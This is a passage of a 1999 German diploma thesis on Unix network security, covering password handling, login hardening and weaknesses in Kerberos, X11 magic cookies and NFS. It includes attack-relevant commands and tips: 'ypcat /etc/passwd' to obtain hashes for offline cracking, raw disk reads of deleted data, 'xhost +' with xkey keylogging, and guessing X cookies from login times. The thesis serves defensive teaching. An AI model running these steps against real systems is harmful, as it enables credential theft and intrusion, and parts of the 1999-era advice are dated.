Diplomarbeit

Untersuchung der Sicherheitsaspekte heterogener Unix-Netzwerke und Implementierung eines programmgesteuerten zentralen Konfigurations- und Sicherheitsmanagements

Stephan Löscher

3. März 1999

Inhaltsverzeichnis

Kapitel 1

Einleitung

Nachdem inzwischen bereits jede Firma ein Netzwerk betreibt und selbst Privat-Anwender in den Genuß des Netzes Internet kommen können, stellt sich die Frage nach der Sicherheit in solchen Netzen.
Nach dem anfänglichen Ansturm auf das Internet bemerkten viele, daß der Anschluß zwar einfach war, aber sich leider auch neue Wege öffneten, um von außen an interne Daten der Firma zu gelangen.
Der Begriff Sicherheit umfaßt in dieser Arbeit den Schutz vor absichtlicher Störung des Betriebs oder die unzulässige Erlangung von Daten durch Dritte.
Da in den meisten Netzen Unix-Rechner zumindest als Server und Unix-Netzwerkprotokolle verwendet werden, bezieht sich die Sicherheitsbetrachtung allein auf Unix, obwohl Unix nicht allein unter dem Gesichtspunkt der Sicherheit entworfen wurde.
Es gibt keine hundertprozentige Sicherheit. Aber man sollte alle "offenen Scheunentore" schließen und zumindest die möglichen Angriffstypen kennen und einen erfolgten Angriff erkennen können. Theoretisch könnte man einen Rechner schon absolut absichern, indem man alle Netzverbindungen trennt und den gesamten Rechner in einen abgesicherten Raum sperrt. Nur ist der Rechner dann nicht mehr über das Netzwerk benutzbar.
Diese Arbeit soll dem betroffenen Administrator[1] einen praxisgerechten Weg aufzeigen, um das Unix-Netzwerk mit einfachen Mitteln abzusichern. Dabei wird nicht beschrieben, wie man eine Firewall richtig konfiguriert. Eine ordentlich gepflegte Firewall erhöht zweifellos die Sicherheit eines Intranets, aber dennoch plädiere ich dafür, die firmen-internen Rechner abzusichern, denn sollte es ein Angreifer schaffen, die Firewall zu überwinden, so sollte er nicht sofort ohne weitere Hindernisse in alle Rechner eindringen können. Als zweites sollte man bedenken, daß auch Firmenangehörige sich zu Rechnern Zugang verschaffen könnten, die nicht für sie bestimmt sind.
Neben den im Anhang aufgeführten Büchern dient auch das Internet als sehr reiche Informationsquelle rund um das Thema Sicherheit. Es bietet durch die zahlreichen Suchmaschinen einen schnellen Zugang zu den vielfältigsten Informationen und das Usenet enthält einige Diskussionsforen zur dieser Thematik.

[1] Ich setze das Unix-Grundwissen wie in `ftp://ftp.leo.org/pub/comp/doc/os/unix-intro/intro.ps.Z` beschrieben voraus.

Kapitel 2

Sicherheit

Unter Sicherheit versteht man die Wahrung der Datenintegrität, der Vertraulichkeit und der Verfügbarkeit. Daten sollen nur von deren Besitzer verändert werden können und Daten, die nur für bestimmte Personen gedacht sind, dürfen von anderen Personen nicht einsehbar sein. Das Gesamtsystem muß verfügbar sein. Diese drei Hauptpunkte der Sicherheit sind durch Angreifer bedroht.
Als technischer Standard zur Datenübertragung hat sich zuerst in Unix-Netzwerken, später auch in anderen, das TCP/IP-Protokoll mehrheitlich durchgesetzt und es wird in Zukunft die anderen Protokolle noch mehr verdrängen.
Da unter Unix sich neben dem eigentlichen Netz-Protokoll diverse Standards für Display-Ansteuerung, Filesystem, Mail, etc. etabliert haben, ziehen Sicherheitslücken in den beteiligten Programmen weite Konsequenzen nach sich.

2.1 Grundlagen des Systems

In einem Unix-Betriebssystem gibt es verschiedene Objekte: Benutzer, Prozesse und Dateien.
Für das System sind Benutzer durch eine eindeutige ID definiert. Die Zuordnung von Benutzer-Login und Benutzer-ID ist in der Paßwortdatei `/etc/passwd` gespeichert. Diese Datei enthält auch die verschlüsselten Paßwörter, ist nur vom Systemverwalter schreibbar, aber von allen Benutzern lesbar. Ein Benutzer muß sich dem System gegenüber mit einem Paßwort authentifizieren (siehe Abschnitt 2.3.1 auf Seite 5) und kommt über den Login-Vorgang (siehe Abschnitt 2.3.2 auf Seite 7) ins System.
Ein Benutzer befindet sich in mindestens einer Benutzergruppe, in der sich wiederum mehrere Benutzer befinden können. Festgehalten werden diese Zugehörigkeiten in der ebenfalls öffentlich lesbaren Datei `/etc/group`.
Prozesse laufen normalerweise mit den Rechten der Benutzer, die diese Prozesse gestartet haben. Eine Ausnahme bildet das setuid- und das setgid-Bit. Eine Datei mit diesen gesetzten Bits wechselt beim Ausführen von der realen Benutzer-ID auf die effektive ID der Datei und von der realen Gruppen-ID auf die effektive Gruppen-ID. Als effektive ID wird dabei die ID der Datei verwendet. Besondere Beachtung sollte man deshalb diesen

Dateien schenken, wenn sie Root gehören, da diese Programme bei der Ausführung mit Root-Rechten laufen.
Eine Datei gehört immer einem Benutzer, der als Besitzer die Lese-, Schreib- und Ausführungsrechte dafür vergeben kann. Der spezielle Benutzer "Root" hat unbeschränkten Zugriff auf das System. Geräte werden auch als Dateien verwaltet und unterliegen der selben Rechtevergabe. Ein Benutzer, beziehungsweise seine Prozesse erhalten nur Zugriffsrecht bezüglich Lesen, Schreiben oder Ausführen, wenn der Benutzer entweder der Superuser (Root) ist oder er effektiv der Besitzer dieser Datei ist oder er effektiv in der Gruppe der Datei ist oder die Datei für alle freigegeben ist. Verzeichnisse sind nur auflistbar, wenn das Ausführrecht vorhanden ist.
Zum Löschen einer Datei muß der Benutzer das Ausführungs- und Schreibrecht für das Verzeichnis, in dem sich die Datei befindet haben. Für die Datei selbst benötigt er keine Rechte. Der Benutzer darf die Datei verändern, wenn er Schreibrecht darauf hat.

2.2 Grundlagen der Kryptologie

Zwar liegt der Schwerpunkt dieser Arbeit nicht in der Verschlüsselung, sondern in der System-Absicherung, aber ohne Verschlüsselung können die meisten Attacken nicht vermieden werden. Deshalb möchte ich in diesem Abschnitt noch kurz auf die Grundlagen der Kryptologie eingehen, soweit sie zum Verständnis der nachfolgenden Problematiken notwendig sind.
Verschlüsselung verwendet immer einen oder mehrere Schlüssel. Mit diesen wird durch einen Algorithmus aus dem Klartext ein Chiffrat erzeugt. Der Algorithmus ist in der Regel bekannt. Selbst wenn er nicht öffentlich bekannt ist, so kann man davon ausgehen, daß er in einschlägigen Kreisen bekannt ist. "Die Sicherheit eines Kryptosystems darf nicht von der Geheimhaltung des Algorithmus abhängen. Die Sicherheit gründet sich nur auf die Geheimhaltung des Schlüssels." [KvN83] (Kerckhoffs' Prinzip).
Für die Sicherheit ist nur das Verhältnis von Schlüssel-Gültigkeitsdauer und Zeit zum Knacken des Schlüssels relevant. Wenn ein Schlüssel beispielsweise nur einen Tag gültig ist, man aber mit jeder erdenklichen Rechnenleistung Jahre braucht, um den Schlüssel zu knacken, dann ist der Schlüssel praktisch sicher. Das DES nur 56 Bit lange Schlüssel verwendet, kann diese Verschlüsselung von speziellen Rechnern innerhalb von Sekunden geknackt werden. RSA mit 4000 Bit ist praktisch nicht zu knacken, weil man dazu mehr Energie brauchen würde, als im ganzen Universum vorhanden ist [Ger97].
Wenn es um die verwendeten Algorithmen geht, so muß man aufpassen, daß man nicht auf ein wirkungsloses Verschlüsselungsprodukt hereinfällt [Cur98].

2.2.1 Symmetrische- vs. asymmetrische Verschlüsselung

Bei der symmetrischen Verschlüsselung gibt es nur einen Schlüssel, der gleichermaßen zum Ver- und zum Entschlüsseln verwendet wird. Wenn jemand den Schlüssel kennt, dann kann er Entschlüsseln. Das Problem dabei ist jedoch, daß man zwischen zwei Rechnern diesen Schlüssel nicht einfach übertragen kann, da der Netzwerkverkehr abgehört

werden könnte und der Abhörer dann in der Lage wäre, mit dem abgehörten Schlüssel die Daten zu entschlüsseln.
Die asymmetrische Verschlüsselung verwendet zum Verschlüsseln den öffentlichen Schlüssel des Empfängers, welcher mit seinem geheimen Schlüssel entschlüsseln kann. Dabei kann der öffentliche Schlüssel völlig gefahrlos über das Netzwerk übertragen werden. Für die möglichen Angriffsmöglichkeiten möchte ich auf [Ger97] verweisen.

2.2.2 Einweg-Verschlüsselung

Bei einer Einweg-Verschlüsselung ist die Verschlüsselung sehr einfach durchzuführen, das heißt es läßt sich ein $y = f(x)$ sehr leicht berechnen. jedoch ist es nahezu unmöglich aus einem gegebenen y das zugehörige x zu berechnen. Dieses System wird zum Beispiel zum Verschlüsseln von Paßwörtern verwendet und nur die Chiffrate werden dann in `/etc/passwd` beziehungsweise in `/etc/shadow` gespeichert. Wenn der Benutzer ein Paßwort eingibt, dann wird die Eingabe verschlüsselt und das Chiffrat mit dem Eintrag in der Paßwortdatei verglichen.
Aus der Mathematik ist das Potenzieren und Logarithmieren bekannt: $y = 45^{18} \bmod 256$ ist leicht zu berechnen, aber $45^x \bmod 256 = 127$ kann nach heutigem Kenntnisstand nur durch Ausprobieren gelöst werden.

2.2.3 Zufallszahlen

Es gibt zwei Arten von Zufallszahlen, nämlich echte Zufallszahlen und Pseudo-Zufallszahlen. Letztere werden durch einen Algorithmus berechnet. Selbst durch die ausgefeiltesten Algorithmen ist nicht zu verhindern, daß diese Pseudo-Zufallszahlen vorhersagbar sind. Anderenfalls könnte man auch keinen Algorithmus dafür angeben. Wegen der Vorhersagbarkeit sind diese Zahlen für kryptographische Zwecke völlig unbrauchbar. Ein Algorithmus, der zum Beispiel einen Sitzungs-Schlüssel berechnen soll, der zur Authentifizierung dient, darf keine Pseudo-Zufallszahlen als Eingaben verwenden, denn dann wären die generierten Schlüssel vorhersagbar.
Echte Zufallszahlen kann man nur mit Unterstützung der Hardware erhalten. Es existieren sehr aufwendige Lösungen auf dem Markt. Darunter beispielsweise eine Chipkarte, die das Radio-Rauschen als Zufallsquelle ausnutzt. Deutlich einfacher, aber auch nicht schlechter bieten diverse Unix-Kernels ein virtuelles “Zufallsgerät”, das sich allerdings auf vorhandene Hardware stützt. Der Linux-Kernel[1] stellt mittels `/dev/random` und `/dev/urandom` ein Umgebungsrauschen dar. Dazu zählen alle nichtdeterministischen Vorgänge, die von außerhalb des Rechners über das Netzwerk nicht zu messen sind. Darunter fallen Zeitabstände zwischen einzelnen Tastaturanschlägen und Zeitabstände zwischen Hardware-Interrupts. Auch der analoge Eingang einer Soundkarte wäre denkbar.
Unter Linux erhält man entweder über den Systemaufruf:
`get_random_bytes()`
oder über das Gerät selbst:

[1] Siehe `/usr/src/linux/drivers/char/random.c`

`head -1 /dev/urandom | mmencode | head -c80`
die Zufallszahlen. Nicht außer Acht lassen darf man aber, daß der Systemstart sehr gut vorhersagbar ist und die zu diesem Zeitpunkt generierten Zahlen dadurch kryptographisch minderwertiger sind. Deshalb sollte beim Herunterfahren des Systems ein Zufallszahlenblock gespeichert werden:
`dd if=/dev/urandom of=/etc/random-seed count=1`
und beim Start als Initialisierung verwendet werden:
`cat /etc/random-seed >/dev/urandom`

2.3 Risiken durch Benutzer-Zugang

Benutzer und insbesondere deren Paßwörter können oft schon ein ernsthaftes Sicherheitsproblem darstellen. Verschärft wird diese Problematik durch Zugangsmöglichkeiten über das Netzwerk.

2.3.1 Paßwörter

Die Sicherheit eines Unix-Systems hängt ganz entscheidend von den verwendeten Paßwörtern ab. Durch ein unsicheres Root-Paßwort kann ein Angreifer unter Umständen sehr schnell ins System eindringen und es stehen ihm dann alle Türen offen. Aber auch Benutzer-Paßwörter müssen unbedingt sicher sein, da ein Angreifer sonst als Benutzer ins System gelangen kann und dann viel mehr Möglichkeiten hat als von außerhalb des Systems. Innerhalb des Systems kann man sich nämlich die Paßwortdatei `/etc/passwd` direkt kopieren, wenn kein Shadow-Paßwort-System installiert ist. Aber selbst mit Shadow-Paßwort-System ist meist durch einen simplen `ypcat /etc/passwd` der Inhalt der `/etc/passwd` zugänglich. Bei dem Shadow-System werden die Paßwörter nicht in der allgemein lesbaren Datei `/etc/passwd` gespeichert, sondern in der nur für Root lesbaren Datei `/etc/shadow`. Aber wenn ein Angreifer die Paßwortdatei erst einmal in Händen hat, dann kann der mit einem "dictionary crack" oder "brute force attack" die verschlüsselten Paßwörter in Ruhe herausfinden.
Die Paßwort-Verschlüsselung unter Unix ist eine Einweg-Funktion (siehe Abschnitt 2.2.2 auf der vorherigen Seite) und damit nicht umkehrbar[2]. Um zu einem Chiffrat, so wie es die `/etc/passwd` enthält, das Klartext-Paßwort zu erhalten, muß man einen Klartext verschlüsseln und dann das erhaltene Chiffrat mit dem Eintrag in der `/etc/passwd` vergleichen. Bei Übereinstimmung hat man das Paßwort herausgefunden.
Beim "dictionary crack" wird ein sehr großes Wörterbuch verwendet, dessen Einträge nach bestimmten Regeln leicht verändert und neu kombiniert werden, verschlüsselt werden und mit dem Chiffrat der `/etc/passwd` verglichen werden.
Die "brute force attack" probiert alle möglichen Klartext-Paßwörter aus, was erheblich

[2] Zur Verschlüsselung wird die Funktion `crypt()` aus der System-Library verwendet. Diese basiert auf einer Variante des DES, die verhindern soll, daß man Hardware konstruieren kann, die sehr schnell Schlüssel herausfinden kann. Es wird mit diesem DES ein konstanter Text mit dem Paßwort als Schlüssel wiederholt verschlüsselt. Das Ergebnis ist das verschlüsselte Paßwort.

länger dauert, aber mit der entsprechenden Rechenleistung in ein paar Tagen bis Wochen machbar ist.
Jedes Paßwort ist mit einem “brute force attack” knackbar! Ein gutes Paßwort sollte einem “dictionary crack” standhalten. Es sollte also eine Zeichenkette sein, die in keiner Landessprache eine Bedeutung hat und in keinem Wörterbuch der Welt auftaucht. Mit einem einfachen Test kann man das herausfinden: Wenn der Passwort-Kandidat bei einer Internet-Suchmaschinen-Anfrage Resultate liefert, dann ist es ein schlechtes Paßwort. Allerdings ist das Paßwort nach diesem Test leider auch ein schlechtes Paßwort, selbst wenn die Suchmaschine keine Resultate geliefert hat, denn Suchmaschine speichert die Suchbegriffe in der Regel in einer Datei…
Außerdem darf das Paßwort nichts mit seinem Besitzer und dessen persönlichem Umfeld zu tun haben, also nicht der Name des Hundes oder das Geburtsdatum der Tochter. Alles, was öffentlich über eine Person bekannt ist, könnte als Basis zum Erraten des Paßworts genutzt werden. Ziemlich sichere Paßwörter sind zufallsgenerierte Zeichenfolgen, wenn ein echter Zufallsgenerator verwendet wird (siehe Abschnitt 2.2.3 auf Seite 4). Wird der “Zufall” durch einen Algorithmus implementiert, dann besteht die Gefahr, daß der Paßwort-Aufbau durch den Algorithmus vorhersagbar ist und sich Regeln für Programme wie `crack`[3] erstellen lassen. Zufalls-Paßwörter lassen sich aber kaum merken und die Benutzer tendieren dazu, sich diese Paßwörter aufzuschreiben und den Zettel an den Monitor zu heften. Diese Problematik wird kontrovers diskutiert. Sind schlechte Paßwörter, die man sich gut merken kann oder gute Paßwörter, die aufgeschrieben werden, besser? In einem Netzwerk-Umfeld ist letzteren sicher der Vorzug zu geben, da eine große Anzahl von Angriffen über das Netz stattfinden kann. Ein ganz brauchbarer Kompromiß sind Anfangsbuchstaben von leicht zu merkenden Sätzen, beispielsweise: “Mir fällt jetzt kein gutes Paßwort ein.” Von diesem Satz nimmt man von jedem Wort die Anfangsbuchstaben “MfjkgPe” und mischt noch Sonderzeichen dazu oder ersetzt Buchstaben durch Zahlen, zum Beispiel: “8Mfjk=gPe”. Dieses Paßwort wird sicher einem “dictionary crack” standhalten. Eine ganz wichtige Regel ist noch, daß alle Paßwörter, die in Büchern oder sonstwo als “gute Beispiele” veröffentlicht werden durch die Veröffentlichung zu schlechten Paßwörtern werden, da man absolut sicher sein kann, daß sie nach der Veröffentlichung in einem Wörterbuch für `crack` stehen. Damit ist mein “8Mfjk=gPe” von oben auch zu einem schlechten Paßwort geworden.
Je länger ein Paßwort ist, desto schwieriger beziehungsweise langwieriger wird ein “brute force attack”. Die meisten Unix-Systeme verschlüsseln leider nur die ersten 8 Zeichen des Paßworts.
Häufig werden Unix-Systeme so eingestellt, daß die Benutzer ihr Paßwort spätestens nach einem Monat ändern müssen. Das führt aber nur dazu, daß die Benutzer sich leicht merkbare und damit meist auch leicht erratbare Paßwörter wählen und diese zudem noch aufschreiben. Besser ist ein Paßwort-Wechsel einmal im Jahr oder alle 6 Monate und die Wahl eines sicheren Paßworts. Zu dieser Überprüfung sollte der Administrator das Programm `crack` rund um die Uhr im “mail”-Modus laufen lassen. Es werden schwache Paßwörter herausgefunden und dem Benutzer per Mail mitgeteilt.

[3] `ftp://hpux.ask.uni-karlsruhe.de/./hpux/Sysadmin/crack-5.0`

Zusätzlich zu den erzwungenen monatlichen Paßwortwechseln kommt oft noch hinzu, daß eine "schwarze Liste" der bereits verwendeten Paßwörter mitgeführt wird. Das hat zwei Nachteile gegenüber dem Vorteil der häufigen Änderung. Erstens neigen die Benutzer dann dazu, nur Nummern zu inkrementieren oder Monatsnamen oder -nummern mit einzubeziehen, zum Beispiel: "pass01", "pass02", "pass03" oder "janpass", "febpass", "marpass". Zweitens wäre es fatal, wenn ein Eindringling Zugriff zu der "schwarze Liste" erlangt. Er könnte dann eventuell die zukünftigen Paßwörter erraten.
Ganz fatal sind Default-Paßwörter oder simple Einstiegs-Paßwörter. Auf vielen Systemen existiert nach der Installation ein Default-Paßwort für Root, das man aber wirklich sofort ändern sollte. Einfache Einstiegs-Paßwörter werden gerne an Hochschulen vergeben und sind oft identisch mit dem Login, also zum Beispiel der Login "loescher" hätte dann das Paßwort "loescher". Die Logins wiederum folgen meist einem leicht zu erratenden Aufbau: Es setzt sich häufig zusammen aus Fachbereich, Anfangsjahr und einer fortlaufenden Nummer, also etwa "0798003" oder "inf98007" und ist in der Regel acht Zeichen lang. Daran sieht man sofort, wie gefährlich es ist, als Paßwort das Login zu verwenden.
Aus Bequemlichkeit speichern viele Leute ihr Paßwort in einer Datei ab oder übergeben ihr Paßwort an Programme über die Kommandozeile. Das spricht aber gegen die goldene Regel, daß Paßworte nie elektronisch niedergeschrieben werden sollten. In diesem Fall könnte schon jemand im Vorbeigehen kurz in eine solche Datei hineinschauen. Viel bedeutsamer ist aber der Aspekt, daß der Benutzer eine solche Datei, in der sein Paßwort gespeichert ist, selbstverständlich lesen darf. Damit dürfen auch alle Programme, die von dem Benutzer ausgeführt werden diese Datei lesen. Ein Trojanisches Pferd (siehe Abschnitt 2.4.2.4 auf Seite 22) könnte somit an das Paßwort gelangen.
Die Paßwortproblematik wird ausführlich in [Kle] behandelt.
Für unsichere Zugänge, die möglicherweise abgehört werden, bietet sich neben der Secure Shell (siehe Abschnitt 2.5.4.2 auf Seite 32) auch die Verwendung von Einmal-Paßworten an. Dazu erhält ein Benutzer eine Liste von Paßworten, von der immer das nächste Paßwort nach dem dem gerade verwendeten benutzt wird. Beim ersten Login wird das erste Paßwort verwendet, beim zweiten Login das zweite, und so weiter. Wichtig ist dabei, daß die Paßwortliste so aufgebaut wird, daß ein Angreifer aus den bereits abgehörten Paßwörtern nicht die weiteren erraten oder berechnen kann.

2.3.2 Login

Als erstes sollte man sich entscheiden, ob ein bestimmter Rechner überhaupt einen Zugang über das Netzwerk benötigt oder ob nicht auch ein ausschließlicher Zugang an der Konsole reicht.
Bei wirklich wichtigen Rechnern mit sehr sensitiven Daten sollte man daher von einem Remote-Login ganz absehen und einen Konsolen-Login nur mit Zusatz-Hardware, wie beispielsweise einer Chipkarte ermöglichen.
Der Zugang über das Netzwerk oder per Dial-Up zu einem Rechner per Telnet sollte nur als Benutzer und nicht direkt als Root möglich sein. Das verhindert eine direkte "brute-force"-Attacke auf das Root-Paßwort über das Netzwerk. Leider kann das Paßwort des

Benutzers und das Root-Paßwort bei einem nachfolgenden "su" bei der Übertragung abgehört werden. Session-Hijacking, also die Fremd-Übernahme der Telnet-Verbindung ist ebenso möglich.
Die einzig sichere Lösung dafür ist die Secure-Shell ssh. Man sollte daher ausschließlich die Secure-Shell einsetzen, nicht nur zum Root-Login, sondern auch für das normale Benutzer-Login. Die Secure-Shell überträgt bereits die Paßwörter und alle nachfolgenden Eingaben verschlüsselt (siehe Abschnitt 2.5.4.2 auf Seite 32).
Einbruchsversuche kann man immerhin durch mitloggen aller Verbindungen mittels eines TCP-Wrappers, wie zum Beispiel "tcpd" entdecken. Wichtig dafür ist natürlich, daß die tcpd-Logfiles vom Administrator auch regelmäßig gelesen werden oder ein Programm diese auswertet. Beim einem Verbindungsversuch entsteht ein Log-Eintrag dieser Art:

```
Aug 26 16:16:16 sl in.telnetd[1817]: connect from
     loescher@172.16.0.135
```

Auch der Login-Prozeß sollte so konfiguriert werden, daß zumindest alle erfolglosen Logins per `syslog` mitgeschrieben werden:

```
Aug 26 16:16:22 sl login[1819]: invalid password for ‘loescher’ on
     ‘ttypa’ from ‘sl.sl.de’
```

Wenn man mit einem Programm die `syslog`-Ausgaben automatisch auswertet, dann sollte man sich aber nicht darauf verlassen, sondern die einwandfreie Funktion durch Stichproben überprüfen. Es könnte ja sein, daß sich der Aufbau der Log-Ausgaben leicht geändert hat und das Auswertungs-Programm nicht mehr damit zurecht kommt.
Zusätzlich sei noch angemerkt, daß der beste Zugangsschutz mit der Secure-Shell nicht viel hilft, wenn beim File-Transfer Paßwörter im Klartext übertragen werden. Für `ftp` bietet sich der Secure-Ersatz `scp` an.
Ein anderer Weg, sich die unsichere unverschlüsselte Paßwortübertragung zu ersparen sind die r-Diente `rlogin`, `rsh` und `rcp`. Dabei können Benutzer in der Datei `~/.rhosts` Rechner definieren, in die sie ohne Paßwortfrage gelangen wollen. Der Nachteil davon liegt auf der Hand: Wenn ein Angreifer in einen Rechner eingebrochen ist, dann hat er auch Zugriff auf alle anderen Rechner, die ihm per `rlogin` Zugang gewähren. Deshalb ist die Secure-Shell vorzuziehen (siehe Abschnitt 2.5.4.2 auf Seite 32).

2.4 Angriffe

Im Gegensatz zu den bisher erwähnten Risiken behandelt der folgende Abschnitt die möglichen Attacken auf ein Rechner-System.

2.4.1 Systembedingte Schwachstellen

In diesem Abschnitt möchte ich auf die vorhandenen Schwachstellen hinweisen. Leider hat fast jede Software, die mit Benutzer oder anderen Software-Modulen interagiert, irgendwo versteckte Schwachstellen. Durch solche Lücken kann es ein Angreifer schaffen, in ein System einzudringen. Gerade Dämonen, also Programme, die Systemdienste bereitstellen und im Hintergrund laufen, werden allzu oft mit zu weitgehenden Rechten gestartet. So läuft zum Beispiel der Mail-Dämon `sendmail` mit Root-Rechten. Ein Fehler in einem solchen Programm kann von einem Angreifer zu einer Attacke genutzt werden[4].

Versionsnummern

Oft ist es für den Angriff auch noch hilfreich, wenn die Versionsnummer des Dämons bekannt ist. Das ist meistens einfach zu ermitteln, denn die Programme melden sich in der Regel mit ihrer Versionsnummer, wie auch `sendmail`:

```
Trying 172.16.0.135...  Connected to
sl.sl.de.  Escape character is '^]'.  220 sl.sl.de ESMTP Sendmail
8.8.4/8.8.4; Thu, 10 Sep 1998 17:26:21 +0200
```

Da man davon ausgehen kann, daß ein Angreifer alle bekannten Fehler einer Version kennt, sollte man entweder die Versionsausgabe unterdrücken oder immer die neueste Version einsetzen, da ein Angreifer auch ohne Kenntnis der Version einfach Angriffsversuche starten kann.

Dateisystem

Das Unix-Dateisystem ist in der älteren Form auch ein Problem, da Dateien nicht wirklich gelöscht werden, sondern nur die Verzeichniseinträge entfernt werden. Somit liegen die eigentlichen Daten noch auf der Festplatte und ein nachfolgender Benutzer kann bei einer Speicherplatzanforderung diese Daten wieder lesen. Dagegen hilft nur ein echtes "Lösch"-Programm, das die zu löschende Datei vor dem Löschen im Unix-Sinne erst mit Nullen oder "XXX" überschreibt. Die moderneren Unix-Varianten ermöglichen keinen File-Seek, also ein Anlegen einer leeren Datei, sondern sie erzeugen ein "sparse-file", das nur virtuell existiert und bei einem Lesevorgang nur Nullen liefert. Man kann das eigene Unix leicht mit folgendem kleinem Programm testen:

```
#!/usr/bin/perl -w
open(FH, '>/tmp/seektest');
seek FH,10000000,0;
print FH 'X';
close FH;
```

Wenn in der so erstellten Datei nicht lauter Nullen sind, dann sollte man sich nicht auf das normale `/bin/rm` zum Löschen verlassen.
Noch dazu muß man sich immer vergegenwärtigen, daß Root die Festplatten jederzeit unter Umgehung des Filesystems lesen kann. Mit einem einfachen Kommando kann auf bereits gelöschte Sektoren zugegriffen werden und diese in einem Image gespeichert werden:

[4] Zu den Arten von Attacken siehe Abschnitt 2.4.2 auf Seite 17

```
dd if=/dev/sda1 of=/tmp/image bs=512 count=1000
```

Sollte also ein Angreifer bereits über Root-Rechte verfügen, so kann er sogar gelöschte Dateien einsehen.

Vorhersagbare Schlüssel

Nach [Wie] liegen die meisten systembedingten Schwachstellen in der Verwendung von vorhersagbaren Pseudo-Zufallszahlen als Paßwörter zur Authentifizierung in den Protokollen. Dazu gehören unter anderem auch die Kerberos Tickets, die X11 "magic cookies" und die NFS Filehandles. Die Ursache der Vorhersagbarkeit der Schlüssel liegt darin begründet, daß die Ergebnisse eines Zufallsgeneratorprogramms vorhersagbar sind, wenn die Eingaben vorhersagbar sind. Wenn ein Zufallsgenerator beispielsweise die Uhrzeit als Grundlage seiner Berechnung nimmt, dann kann das Ergebnis zu einem bestimmten Zeitpunkt leicht geraten werden. Wird hingegen ein Hardware-Rauschen als Zufallsgrundlage verwendet, wird es unmöglich die Zufallszahlen vorherzusagen (Zu Zufallszahlen siehe Abschnitt 2.2.3 auf Seite 4).

Kerberos

In Kerberos Version 4 sind die temporären Schlüssel, die die Authentifizierungsinformationen schützen sollen vorhersagbar [Wie]. Diese Schlüssel werden aus bekannten, konstanten und vorhersagbaren Informationen berechnet. In die Berechnung geht nämlich die Uhrzeit, die Prozeß-ID, die Maschinen-Identität und eine fortlaufende Nummer ein. Mit diesem Wissen kann ein Angreifer die Persönlichkeit eines Benutzers annehmen ohne sein Paßwort zu wissen. Das ist ein deutliches Beispiel dafür, daß eine vorhersagbare Eingabe in einen bekannten Algorithmus zu einem vorhersagbarem Ergebnis führt. In Kerberos Version 5 wurde der Schlüsselgenerierungsalgorithmus entsprechend modifiziert.

X11

Das X11-Protokoll stellt verschiedene Stufen der Authentifizierung zur Verfügung. Ohne Authentifizierung erhält jeder fremde Benutzer Zugriff auf alle X11-Ressourcen des Servers, nämlich Tastatur, Bildschirm und Maus.
Die etwas sicherere Einstellung ist die Überprüfung der Netzwerkadresse des Clients. Dann kann aber jeder Benutzer, der sich auf einer "erlaubten" Maschine angemeldet hat, auch auf den X11-Server zugreifen. Diese Methode ist sicherer als gar keine Authentifizierung und wird trotz der verbleibenden Unsicherheit gerne verwendet:

```
xhost +sl.sl.de
```

Das erlaubt allen Benutzern auf dem Rechner sl.sl.de auf den lokalen X-Server zuzugreifen. Der Einfachheit halber wird die gefährlichste Variante am häufigsten verwendet:

```
xhost +
```

Damit ist es allen Benutzern von allen Rechnern gestattet auf den X-Server zuzugreifen. Von der Sicherheit her betrachtet, könnte man genauso den Angreifer direkt an das Terminal lassen. Das Programm `xkey` kann dann alle Tastatureingaben aufzeichnen und mit `xwd` kann der Inhalt von Fenstern betrachtet werden. Wenn man schon mit `xhost` arbeitet, dann sollte man wenigstens sofort nachdem der Client seine Verbindung erhalten hat mit

```
xhost -
```

den weiteren Zugriff wieder unterbinden. Sollte aber der Angreifer diese kurze Zeit des "offenen" Displays jedoch ausgenutzt haben, so kann er mit einem laufenden `xkey` weiterhin alle Tastatureingaben mitlesen.

Das beste System ist die Authentifizierung über die Magic Cookies. Das sind 128 Bit lange geheime Schlüssel, die normalerweise nur der Benutzer kennt, der seinen X-Server gestartet hat. Somit darf nur dieser Benutzer darauf zugreifen. Beim Login-Vorgang wird durch `XDM` oder `xauth` mittels `mcookie` ein Magic Cookie in der Datei `~/.Xauthority` erstellt, der dem X-Authority-System, welcher fester Bestandteil von X11 ist, zur Benutzer-Authentifizierung dient. Bei einem `XOpenDisplay()`-Aufruf werden die Zugriffsrechte überprüft. Der Nachteil von den Magic Cookies ist aber, daß sie aus bekannten Daten generiert werden, nämlich der Uhrzeit und der Prozeß-ID. Wenn der Angreifer Zugang zu dem Rechner hat, auf dem der X-Server läuft, dann kann er sehr einfach die Prozeß-ID herausfinden. Etwas komplizierter wird es, wenn der Angriff von außerhalb stattfindet. Den Zeitpunkt der Generierung des Cookies kann man zum Beispiel durch `finger` herausfinden. Da `finger` auch die Login-Zeit ausgibt, kann die Generierungszeit geraten werden. Verschärfend kommt bei älteren Implementationen des Unix-Zufallsgenerators noch hinzu, daß sich die unteren acht Bits des Ergebnisses nach 256 Ergebnissen wiederholen. Und genau diese 8 Bits werden von einigen XDM-Implementierungen verwendet um den Magic Cookie zu generieren. Damit gibt es nur 256 verschiedene Magic Cookies, die ein Angreifer in kürzester Zeit probieren kann [Wie]. Glücklicherweise verwenden neuere `XDM`- oder `xauth`-Implementationen bessere Algorithmen. Es werden beispielsweise von `mcookie` zur Generierung des Magic Cookies die aktuelle Uhrzeit, die Prozeß-ID, die Prozeß-ID des Vater-Prozesses und echte Zufallszahlen (siehe Abschnitt 2.2.3 auf Seite 4) in den MD5-Algorithmus eingegeben.

Es gibt aber noch einen weiteren Schwachpunkt. Wenn ein Benutzer von der Maschine B auf seinen X-Server auf der Maschine A zugreifen will, dann muß er den Magic Cookie über das Netzwerk von Rechner A auf Rechner B kopieren. Dabei sollte man sich bewußt sein, daß die Magic Cookies hierbei im Klartext übertragen werden und von einem Angreifer mitgelesen werden könnten. Deshalb sollte man den Magic Cookie nur verschlüsselt über Kerberos oder Secure Shell `scp` (siehe Abschnitt 2.5.4.2 auf Seite 32) übertragen. Die wohl einfachste und sicherste Lösung ist das X11-Forwarding der Secure Shell zu verwenden.

NFS
Wenn ein Client auf ein NFS[5]-Objekt zugreifen will, dann sendet er eine Anfrage an den NFS-Server. Dieser antwortet nach der Authentifizierung mit einem Filehandle. Über dieses Filehandle kann der Client ohne weitere Authentifizierung auf das Filesystem-Objekt zugreifen. Um zu verhindern, daß bösartige Clients selbst NFS-Filehandles generieren und diese dann zum Zugriff verwenden, wurden in früheren Implementationen von SUN mit dem Programm `fsirand` die Filehandles mit einem Pseudo-Zufallszahl bei der Installation initialisiert. Die Zufallszahl wurde dabei aber aus der Uhrzeit und der Prozeß-ID berechnet, was vorhersagbar war und wiederum zu vorhersagbaren Filehandles führte. Es existieren noch heute NFS-Implementationen, die die Filehandles bei einer Anforderung aus der Uhrzeit generieren.

